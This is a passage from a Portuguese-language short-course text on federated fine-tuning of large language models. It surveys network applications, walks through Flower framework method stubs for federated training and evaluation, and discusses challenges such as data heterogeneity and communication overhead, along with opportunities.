tar/interpretar mensagens de maneira diferente em comparação a um ambiente 5G com alta largura de banda. A comunicação adaptativa pode reduzir o volume de dados trocados entre os dispositivos da rede de maneira dinâmica dependendo do contexto e recursos de computação e comunicação. Além disso, ao aplicar uma técnica federada no ajuste dos modelos, a adaptação pode ter atingida sem a centralização dos dados coletados pelos dispositivos, mitigando problemas de segurança e privacidade de informação. Em um cenário de redes 6G, onde espera-se que bilhões de dispositivos estejam conectados, o fine-tuning federado de modelos de linguagem pode ter um papel importante na eficiência da comunicação onde diversos dispositivos com diferentes recursos computacionais e de comunicação estão interligados.

Em [Guo et al. 2025] os autores apresentam e estudo o problema de modelos de linguagens e comunicação semântica. O trabalho apresenta uma discussão sobre a capacidade de LLMs para definir a perda semântica na comunicação e o trabalho apresenta um método para quantificar a importância semântica de uma palavra/quadro na comunicação de forma eficiente e considerando recursos limitados de comunicação. A comunicação semântica eficiente em redes IoT utilizando modelos de linguagens também é estudada em [Kalita 2024]. A autora argumenta que, ao extrair significado sobre uma mensagem a ser transmitida, a mensagem pode ser decodificada mesmo na presença de erros na comunicação de dados. Outros trabalhos [Zhao et al. 2024, Qiyang Zhao 2024, Nguyen et al. 2024] também abordam problemas similares.

No contexto de redes sem fio, o trabalho [Sun et al. 2025] apresenta um framework chamado *AirFL-LoRA (Wireless Over-the-Air Federated Learning based Low-Rank Adaptation)*. O AirFL-LoRA tem como objetivo permitir o fine-tuning eficiente de modelos de linguagem sobre redes sem fio. O trabalho apresenta os princípios fundamentais para aplicar LLMs ao domínio de redes sem fio, que possui o potencial de otimizar a comunicação e eficiência em sistemas distribuídos.

2.5.6. Gerência Adaptativa de Redes

Em ambientes de redes dinâmicos, o fine-tuning federado de modelos de linguagem pode ajudar a personalizar o gerenciamento de redes considerando diferentes topologias de redes, códigos para gerenciamento, padrões no tráfego e ameaças de segurança. Por exemplo, o ajuste de modelo de linguagem pode ser realizado localmente para o reconhecimento de comportamentos normais em diferentes segmentos de uma rede, melhorando a acurácia na detecção de ameaças sem a centralização de todas as informações transmitidas na rede. Essa aplicação é particularmente importante em cenários de cidades inteligentes, onde diferentes tipos de redes com diferentes características e objetivos devem interoperar para o correto funcionamento das diferentes aplicações.

No artigo "Enhancing Network Management Using Code Generated by Large Language Models" [Mani et al. 2023] os autores apresentam uma nova abordagem que permite experiências de gerenciamento de rede baseadas em linguagem natural, aproveitando grandes modelos de linguagem (LLMs) para gerar código específico de tarefa a partir de consultas em linguagem natural. Em [Lira et al. 2024] os autores apresentam um gerador de configuração de rede que arquiteta agentes de configuração por grandes modelos de linguagem. O LLM-NetCFG pode gerar configurações automaticamente, ve-

rificá-las e configurar dispositivos de rede com base em intenções expressas em linguagem natural.

2.5.7. Inteligência na Borda

Com o crescimento de diversas aplicações em sistemas distribuídos, incluindo a comunicação e computação na borda da rede, o fine-tuning federado de modelos de linguagens pode suportar novos serviços inteligentes que estão localizados mais próximos aos usuários. Os modelos em execução nos dispositivos da borda podem ser ajustados para o contexto e ambiente local, considerando a interação com o usuário ou aplicações que não demandem uma uma comunicação com servidores centrais. Isso reduz o custo de comunicação e minimiza a latência na troca de mensagens. Além disso, a utilização de modelos de linguagem na borda da rede tem o potencial de prover o desenvolvimento de aplicações mais autônomas e resilientes com o avanço das redes 5G/6G, onde a comunicação direta e constante com servidores centrais pode não estar sempre disponível.

O trabalho [Friha et al. 2024] faz uma levantamento bibliográfico sobre LLM e inteligência na borda, abordando, entre outros tópicos, o aprendizado federado e fine-tuning de modelos de linguagem. Aprendizado federado e aprendizado na borda para modelos de linguagem são discutidos em [Piccialli et al. 2025]. O artigo tem como objetivo fornecer uma análise aprofundada do estado atual do treinamento e implantação de LLMs eficientes em ambientes federados e na borda da rede. No artigo "Federated Fine-Tuning of LLMs on the Very Edge: The Good, the Bad, the Ugly" [Woisetschläger et al. 2024]. Os autores investigam os desafios e oportunidades do fine-tuning federados de LLMs em dispositivos na borda, considerando restrições de recursos computacionais, eficiência energética e largura de banda. Os autores ainda mostram resultados de experimentos em testbed reais com dispositivos NVIDIA Jetson AGX Orin. Como conclusão, os dispositivos de borda com restrição de recursos, como baixo poder computacional, largura de banda e disponibilidade de energia apresentam desafios adicionais na aplicação de LLMs em um ambiente federado. Os autores enumeram o fine-tuning de modelos como uma estratégia para a criação de sistemas eficientes.

2.6. Hands-On - *Fine-tuning Federado* de LLMs

Para solidificar os conceitos apresentados anteriormente, esta seção apresenta o fluxo de ações realizadas pelo *framework* Flower [Beutel et al. 2020] para efetivação do aprendizado. O código apresentado neste documento restringe-se à assinatura de um método a ser implementado; a implementação completa está disponível no GitHub[2]. O objetivo da implementação é exemplificar a adoção de LLMs em um problema de redes de computadores e por que o ajuste fino é necessário.

2.6.1. Ambiente de desenvolvimento

Neste minicurso utilizaremos o *Google Colaboratory (Colab)*, que é uma plataforma gratuita baseada em nuvem para escrever e executar código *Python* no seu navegador. Ele oferece acesso gratuito a *GPUs/TPUs* e se integra ao *Google Drive*.

[2]`https://github.com/AllanMSouza/MC2-SBRC2025`

Para começar, acesse o site do *Google Colab*[3] e faça login clicando no botão azul no canto superior direito da página. Você precisa ter uma conta do *Google* para usar esta ferramenta. Após fazer login, você verá uma caixa pop-up semelhante à mostrada na Figura 2.9. Nela, será possível criar um *Notebook* onde o código será desenvolvido ao clicar em "Novo Notebook".




Figura 2.9. Tela inicial do *Colab*.

Após executar a ação acima, um notebook como apresentado na Figura 2.10 será disponibilizado. A organização de um *Notebook* é definida através de células. As células textuais demarcam seções e realizam uma documentação mais detalhada da programação. As células de código executam os comandos desejados pelo usuário.

2.6.2. Projeto da simulação

O Flower segue a arquitetura de referência acima apresentada. O seu projeto é orientado a objetos e define três classes principais, responsáveis pelo treinamento distribuído:

1. **Servidor**: coordena o fluxo de ações a serem realizadas por uma estratégia e gerencia a comunicação com os clientes para execução do treinamento federado;
2. **Estratégia**: é o algoritmo de aprendizado federado executado no servidor. A estratégia decide como selecionar clientes, configurá-los para treinamento, agregar atualizações e avaliar modelos;
3. **Cliente**: define como o treinamento/avaliação local será executado e permite que o servidor os execute remotamente.

O relacionamento entre elas ocorre em uma sequência de atividades bem definida. A Figura 2.11 ilustra a sequência, que também será utilizada como ordem das seções seguintes que explicam que implementações devem ser realizadas para viabilizar o ajuste fino federado de LLMs.

[3]`https://colab.research.google.com/`




Figura 2.10. *Notebook*: 1) Nome a ser definido 2) Acesso ao Drive 3) Adição de célula de texto 4) Exemplo de célula de texto 5) Adição de célula de código 6) Exemplo de código *Python* 7) Saída da execução da célula.




Figura 2.11. Sequência de atividades do aprendizado federado.

2.6.3. Inicialização do modelo

Esta atividade requer a interação entre o objeto servidor e o objeto estratégia, com o objetivo de disponibilizar ao servidor os parâmetros iniciais do modelo a ser treinado. A Figura 2.12 ilustra, através de um diagrama de sequência, a interação.

Brevemente após sua inicialização, o objeto servidor chama uma única vez o método *initialize_parameters* do objeto estratégia, a fim de obter os parâmetros iniciais do modelo a ser treinado. Esses parâmetros foram passados ao objeto estratégia em sua inicialização. Caso a estratégia não tenha recebido os parâmetros em sua inicialização, o método retorna *None* e o servidor irá obter os parâmetros iniciais do modelo de algum cliente. Para o caso do ajuste fino de LLMs, uma boa prática é sempre inicializar o objeto estratégia com os parâmetros iniciais do modelo. O método *initialize_parameters* segue a estrutura seguinte:




Figura 2.12. Diagrama de sequência: inicialização do modelo.

```python
def initialize_parameters(
        self, client_manager: ClientManager
    ) -> Optional[Parameters]:
        # Implementação aqui

        return initial_parameters
```

O servidor passa um objeto do tipo *ClientManager* para a estratégia, caso ela queira utilizar informações sobre os clientes conectados ao servidor na inicialização. O retorno do tipo *Parameters* garante ao servidor os pesos do modelo a serem modificados no treinamento.

2.6.4. Treino federado

A interação desta atividade envolve os objetos das três classes acima apresentadas: servidor, estratégia e cliente. A interação entre eles tem por objetivos: selecionar os clientes participantes da rodada de comunicação, o envio do modelo global para treinamento nos clientes, o treinamento local, o envio dos modelos locais ao servidor e a agregação em um novo modelo global. A sequência de interações entre os objetos, métodos a serem implementados e objetos comunicados entre as classes está representada na Figura 2.13.




Figura 2.13. Diagrama de sequência: treinamento do modelo.

Primeiramente, há a chamada pelo servidor do método *configure_fit* da estratégia.

Ele configura a próxima rodada de treinamento, selecionando os clientes e instruindo o treinamento. A assinatura deixa clara a responsabilidade desse método.

```
def configure_fit(
    self, server_round: int, parameters: Parameters,
     ↪  client_manager: ClientManager
) -> List[Tuple[ClientProxy, FitIns]]:
    # Implementação aqui

    # Retorna par cliente/config
    return [(client, fit_ins) for client in selected_clients]
```

Note que o retorno é uma lista de tuplas contendo as instruções que serão enviadas para cada cliente selecionado. A implementação desse método geralmente envolve:

- Utilizar o objeto client_manager para realizar a seleção de clientes, seja de maneira aleatória ou seguindo algum critério. Este segundo caso requer a implementação de uma subclasse de *ClientManager*.
- Definir para cada cliente selecionado, que são instâncias da classe *ClientProxy*, um objeto FitIns que conterá as instruções que norteiam o treinamento no cliente.

Cada cliente selecionado executa o método *fit*, apresentado no código abaixo.

```
def fit(self, parameters, config):
        # Implementação aqui
        return get_parameters(self.net),
         ↪  len(self.trainloader), {}
```

O objetivo dessa ação no cliente é atualizar o modelo local com os parâmetros do modelo global recebidos do servidor, representado por *parameters*, treinar o modelo seguindo as orientações contidas em *config* e retornar para o servidor um objeto *FitRes*, contendo uma tupla de valores. O primeiro valor dessa tupla são os parâmetros do modelo local atualizado após treino, o segundo é o tamanho do *dataset* local utilizado no treinamento e o terceiro é um dicionário de métricas úteis à seleção, agregação e demais ações da estratégia que otimizam o aprendizado.

O servidor, após receber dos clientes os objetos *FitRes*, chama da estratégia o método de agregação *aggregate_fit*, passando como argumento as informações recebidas dos clientes.

```python
def aggregate_fit(
    self,
    server_round: int,
    results: List[Tuple[ClientProxy, FitRes]],
    failures: List[Union[Tuple[ClientProxy, FitRes],
     ↪  BaseException]],
) -> Tuple[Optional[Parameters], Dict[str, Scalar]]:
    #Implementação aqui
    return parameters_aggregated, metrics_aggregated
```

Como falhas no treinamento do cliente e de comunicação da resposta para o servidor podem ocorrer, *aggregate_fit* recebe tanto a lista de resultados como a de falhas. Então, o método realiza a agregação dos parâmetros dos modelos locais e de métricas, que formam sua tupla de retorno. Caso não haja resultados em número suficiente para atualizar o modelo global, as variáveis retornadas devem conter valor *None*.

2.6.5. Avaliação

A atividade em sequência do treinamento é a avaliação do modelo global agregado. Ela pode ocorrer de duas formas não mutuamente excludentes: centralizada e federada. A Figura 2.14 apresenta o diagrama de sequência de ações realizadas por ambas avaliações.




Figura 2.14. Diagrama de sequência: avaliação do modelo.

A Avaliação Centralizada, também conhecida como avaliação do lado do servidor, é um conceito bastante simples. Ela funciona de maneira semelhante à avaliação em aprendizado de máquina centralizado. Se tivermos um conjunto de dados armazenado no servidor que possa ser utilizado para avaliação, isso é ótimo. Podemos analisar o modelo que foi atualizado após cada sessão de treinamento sem precisar enviá-lo para os clientes. Além disso, temos a vantagem de ter acesso ao nosso conjunto completo de dados de avaliação sempre que precisamos. Nela o objeto servidor chama do objeto estratégia o método *evaluate*. Ele recebe os parâmetros do modelo global e realiza o teste nesse modelo utilizando um *dataset* auxiliar, localizado no servidor. O retorno do método é uma tupla contendo: perda do modelo no *dataset* de teste e um dicionário de outras métricas definido pelo usuário.

```
def evaluate(self, parameters: Parameters) ->
    Optional[Tuple[float, Dict[str, Scalar]]]:
    # Implementação aqui
    return loss, metrics
```

O retorno é opcional. A estratégia pode não implementar a avaliação centralizada ou porque o método de avaliação pode não ser concluído com sucesso. Por exemplo, devido a uma falha.

A Avaliação Federada, ou avaliação do lado do cliente, é mais complexa, mas também oferece mais benefícios. Ela não depende de um conjunto de dados centralizado e nos permite avaliar modelos em uma quantidade maior de dados, o que geralmente resulta em avaliações mais precisas. De fato, em muitos casos, precisamos usar a Avaliação Federada para conseguir resultados representativos. No entanto, essa abordagem tem suas desvantagens. Quando começamos a avaliar do lado do cliente, é importante entender que nosso conjunto de dados pode mudar ao longo das diferentes fases de aprendizado, especialmente se os clientes não estiverem sempre disponíveis. Além disso, os dados que cada cliente possui também podem variar com o tempo. Isso pode resultar em avaliações instáveis; assim, mesmo sem modificarmos o modelo, podemos observar flutuações nos resultados ao longo das diversas fases de avaliação.

A sequência de ações da avaliação federada é similar ao do treinamento federado. O objeto servidor chama o método de configuração da avaliação, *configure_evaluate*, que seleciona os clientes e configura como deve ser realizada a avaliação por cada cliente selecionado.

```
def configure_evaluate(
    self, server_round: int, parameters: Parameters,
     client_manager: ClientManager
) -> List[Tuple[ClientProxy, EvaluateIns]]:
    # Implementação aqui

    # Retorna par cliente/config
    return [(client, evaluate_ins) for client in
     selected_clients]
```

Assim como a seleção de clientes para treinamento, a seleção de clientes para

avaliação pode usufruir de uma lógica mais sofisticada de seleção.

Cada cliente selecionado, ao receber do servidor os parâmetros do modelo global e a configuração a ser utilizada na avaliação local, atualiza um modelo local com os parâmetros, configura o teste e realiza-o. Essa sequência de ações é implementada no método *evaluate* do objeto cliente.

```python
def evaluate(
        self, parameters: NDArrays, config: dict[str, Scalar]
    ) -> tuple[float, int, dict[str, Scalar]]:
    # Implementação aqui
    return float(loss), len(self.valloader), {}
```

O retorno do cliente é um objeto *EvaluateRes*, que contém uma tupla de informações, similar ao retorno do treinamento. Porém, os valores contidos na tupla são: a perda na avaliação local, a quantidade de dados utilizada na avaliação e um dicionário de métricas definidas pelo usuário para auxiliar o processo.

Também similar à agregação do treinamento, a agregação da avaliação federada, *agregate_evaluate*, recebe dos clientes resultados ou falhas. Caso o número de falhas seja elevado, impedindo uma análise do desempenho realista, o método retorna *None*. Caso contrário, a agregação dos resultados é realizada e retornam-se para o servidor as perdas e demais métricas definidas pelos usuários de forma agregada.

```python
def aggregate_evaluate(
    self,
    server_round: int,
    results: List[Tuple[ClientProxy, EvaluateRes]],
    failures: List[Union[Tuple[ClientProxy, FitRes],
     ↪  BaseException]],
) -> Tuple[Optional[float], Dict[str, Scalar]]:
    # Implementação aqui

    return loss_aggregated, metrics_aggregated
```

2.7. Desafios e Oportunidades

Esta seção apresenta os principais desafios e oportunidades das tecnologias abordadas no minicurso, o objetivo principal é direcionar os participantes à questões em aberto que ainda precisam ser endereçadas, criando novas linhas e grupos de pesquisa nas áreas de redes de comunicação, cidades inteligentes e Internet das Coisas (IoT).

2.7.1. Desafios

O *Fine-tuning Federado* de modelos de linguagem apresenta desafios significativos que ainda demandam atenção em pesquisas.

2.7.1.1. Heterogeneidade de Dados

A heterogeneidade de dados é um dos principais desafios no contexto do *Fine-tuning Federado*, pois os dados utilizados em cada nó (dispositivo cliente) geralmente possuem distribuições diferentes [Bai et al. 2024]. Isso vai de encontro com os métodos tradicionais de treinamento centralizado, onde os dados podem ser organizados e balanceados. No cenário federado, tais diferenças podem levar a um modelo global que tem dificuldade em generalizar bem para todos os contextos.

Esse problema é conhecido como dados *non-IID* (dados não independentemente e identicamente distribuídos) e pode prejudicar tanto a estabilidade quanto a convergência do treinamento. Clientes com dados altamente específicos podem direcionar o modelo para direções inconsistentes com o objetivo global [Zhu et al. 2021]. Estratégias como reponderação de atualizações, agrupamento de clientes similares e *clustering* de modelos parciais são propostas na literatura como alternativas para mitigar esses efeitos adversos [Yan et al. 2025].

2.7.1.2. Heterogeneidade Sistêmica

A heterogeneidade sistêmica refere-se às diferenças entre os dispositivos clientes participantes do treinamento federado, como capacidade de memória, poder computacional, largura de banda e conectividade [Singh and Adhikari 2025]. No *Fine-tuning Federado*, que exige recursos consideráveis, essa variação se torna crítica. Enquanto alguns dispositivos podem processar grandes *batches* e armazenar múltiplas camadas do modelo, outros podem ser severamente limitados.

Essa diferença entre os dispositivos pode causar atrasos ou bloqueios na agregação global, pois o sistema precisa aguardar atualizações de dispositivos mais lentos ou menos responsivos. Além disso, pode comprometer a eficiência geral do treinamento ao forçar a adoção de configurações que priorizem a compatibilidade com os dispositivos mais fracos [Li et al. 2025] ou, excluir os dispositivos com menor capacidade, dificultando uma inclusão equitativa.

2.7.1.3. *Memory Wall*

No contexto do *Fine-tuning Federado* de LLMs, o fenômeno conhecido como *memory wall* refere-se às limitações de memória presentes nos dispositivos participantes, que frequentemente não conseguem armazenar ou processar eficientemente modelos de grande porte [Wu et al. 2025b]. Dado o tamanho expressivo das LLMs modernas, que podem facilmente ultrapassar centenas de megabytes ou mesmo *gigabytes*, muitos dispositivos locais, como *smartphones* ou sensores embarcados, simplesmente não possuem memória suficiente para carregar o modelo completo.

Essa limitação de memória impede que esses dispositivos contribuam de forma plena com seus dados locais para o treinamento federado [Tam et al. 2024]. Como resultado, dados potencialmente valiosos, e muitas vezes representativos de domínios específicos ou contextos particulares, deixam de ser utilizados na atualização do modelo

global. Isso compromete tanto a diversidade do aprendizado quanto a representatividade do modelo final.

2.7.1.4. Sobrecarga de Comunicação

A sobrecarga de comunicação é um dos gargalos mais significativos no treinamento federado de LLMs [Tao et al. 2025]. A cada rodada de treinamento, os clientes precisam enviar atualizações de gradientes ou dos próprios parâmetros do modelo para o servidor central, o que pode implicar em transferências de dezenas ou centenas de *megabytes* por cliente. Em ambientes com conexão instável ou largura de banda limitada, isso compromete fortemente a eficiência do sistema.

Além disso, o custo acumulado dessas transferências se torna ainda mais expressivo à medida que o número de clientes aumenta, impactando diretamente a escalabilidade do sistema [Wu et al. 2024a]. Em cenários com centenas ou milhares de dispositivos participantes, a largura de banda necessária para sustentar múltiplas rodadas de comunicação simultânea pode exceder a capacidade da infraestrutura de rede disponível. Isso não apenas introduz latências significativas, como também aumenta o risco de falhas de sincronização entre clientes e servidor, comprometendo a estabilidade e a qualidade do treinamento global.

2.7.1.5. Sobrecarga de Computação

O *fine-tuning* de LLMs envolve grande intensidade computacional, especialmente quando se lida com modelos com bilhões de parâmetros. Em cenários federados, esse custo precisa ser absorvido por dispositivos heterogêneos e muitas vezes com capacidade limitada. Isso pode inviabilizar a participação de diversos clientes, além de introduzir atrasos significativos nas rodadas de treinamento.

A sobrecarga computacional decorre não apenas do número de parâmetros, mas também da complexidade dos cálculos envolvidos, como operações de atenção e *backpropagation* em estruturas profundas [Zhang and You 2024]. Para contornar esse obstáculo, surgem soluções como o uso de *Parameter Efficient Fine-Tuning (PEFT)*, com destaque para métodos como LoRA (*Low-Rank Adaptation*), *adapters* e *prompt tuning*, que reduzem drasticamente a quantidade de parâmetros treináveis por cliente [Kuang et al. 2024].

2.7.2. Oportunidades

2.7.2.1. Aplicações em Domínios Sensíveis

Uma das maiores oportunidades do *fine-tuning* federado reside na sua aplicação em domínios sensíveis, como saúde, finanças e segurança, onde a privacidade dos dados é essencial. A capacidade de adaptar modelos poderosos a contextos específicos mantendo a privacidade abre espaço para a adoção ampla em setores altamente regulados.

No setor financeiro, por exemplo, a aplicação do *Fine-tuning Federado* permite a customização de modelos de análise de risco e detecção de fraudes considerando especi-

ficidades regionais e padrões locais de comportamento. Isso viabiliza uma maior precisão sem expor informações sensíveis dos usuários, o que é essencial frente às exigências legais como a LGPD. Contudo, a principal dificuldade nesse contexto é garantir a eficácia do modelo em cenários de alta heterogeneidade de dados, considerando que os perfis financeiros variam amplamente entre regiões, tornando os dados não independentes e não identicamente distribuídos (non-IID) [Damoun et al. 2025]. Além disso, as instituições operam sob diferentes legislações e regulamentos, o que impõe limitações técnicas à interoperabilidade dos modelos treinados. Outro aspecto desafiador é o risco de vazamento indireto de informações durante o processo de agregação de atualizações, o que exige o uso de técnicas robustas de segurança e anonimização. Contudo, apesar dos desafios, este cenário apresenta uma grande oportunidade para personalizar modelos que atendam com precisão demandas regionais específicas, melhorando significativamente a eficiência operacional e a confiança em instituições financeiras.

2.7.2.2. Personalização de Assistentes Virtuais

A personalização de assistentes virtuais e modelos de linguagem por meio de *Fine-tuning Federado* caracteriza-se por uma abordagem avançada de adaptação de modelos pré-treinados, na qual a atualização de parâmetros ocorre localmente, diretamente nos dispositivos dos usuários. Nesse paradigma, cada nó computacional (tipicamente um *smartphone*) realiza treinamento local utilizando seus próprios dados, que refletem características linguísticas particulares, como variações de dialeto, jargões regionais e padrões de interação específicos. Como qualquer outro método federado, ele emprega algoritmos de agregação, em que os gradientes ou as atualizações de parâmetros provenientes de cada nó são combinados para aprimorar um modelo global, permitindo que a heterogeneidade dos dados, inerente ao cenário não-iid (não independente e identicamente distribuído), seja adequadamente considerada.

Por se tratarem de dados pessoais dos usuários, pode-se utilizar técnicas de privacidade diferencial e mecanismos de criptografia durante o processo de comunicação entre os dispositivos e o servidor central para oferecer garantias robustas de preservação da privacidade dos dados. Essa estratégia possibilita que informações sensíveis permaneçam localmente, atendendo a requisitos regulatórios e assegurando a confidencialidade dos dados individuais, sem impactar negativamente o desempenho do modelo global. Do ponto de vista computacional, o *Fine-tuning Federado* se mostra altamente relevante para dispositivos com recursos limitados, permitindo o uso de técnicas como o *Parameter Efficient Fine-Tuning (PEFT)* para reduzir o *overhead* computacional e o energético, aspectos críticos em ambientes móveis.

2.7.2.3. Aprendizado Contínuo e Coleta Contínua de Dados

A integração de aprendizado contínuo ao *Fine-tuning Federado* possibilita a atualização progressiva dos modelos à medida que novos dados são coletados localmente, promovendo uma adaptação constante a mudanças nos padrões de uso, comportamento dos usuários ou contexto operacional. Esse paradigma é especialmente relevante em

aplicações que operam em ambientes dinâmicos, como dispositivos móveis, sensores embarcados e plataformas digitais em evolução. A coleta contínua de dados permite capturar variações temporais e eventos inesperados, mantendo a relevância dos modelos ao longo do tempo, sem exigir recomeços frequentes de treinamento. Contudo, essa abordagem impõe desafios como o fenômeno da catástrofe do esquecimento, em que o modelo tende a perder desempenho em tarefas anteriores. Estratégias como buffers de memória, regularização baseada na importância de parâmetros e modularização de redes são empregadas para mitigar esse efeito.

Do ponto de vista da privacidade, a coleta contínua de dados impõe a necessidade de mecanismos robustos de proteção, visto que o volume e a sensibilidade das informações aumentam com o tempo. Técnicas como privacidade diferencial online, agregação segura e aprendizado assíncrono são fundamentais para preservar a confidencialidade das atualizações em fluxo. Além disso, o uso de estratégias de treinamento federado, que determinam quando iniciar um novo ciclo com base na qualidade ou quantidade dos dados recém-coletados, permite otimizar recursos computacionais e de comunicação, algo crítico em dispositivos com restrições de energia e conectividade. Dessa forma, o *Fine-tuning Federado* com aprendizado e coleta contínuos viabiliza o desenvolvimento de sistemas que evoluem de forma autônoma, mantendo-se atualizados, personalizados e seguros em ambientes reais em constante transformação.

2.8. Conclusão

O avanço dos LLMs representa um dos marcos mais impactantes da inteligência artificial. Esses modelos, capazes de compreender e gerar linguagem com elevado grau de sofisticação, tornaram-se rapidamente centrais em aplicações diversas da medicina à indústria de software, passando por educação, comunicação, segurança e finanças. No entanto, o real potencial desses modelos só é liberado quando eles são ajustados para contextos específicos, por meio do processo conhecido como *fine-tuning*.

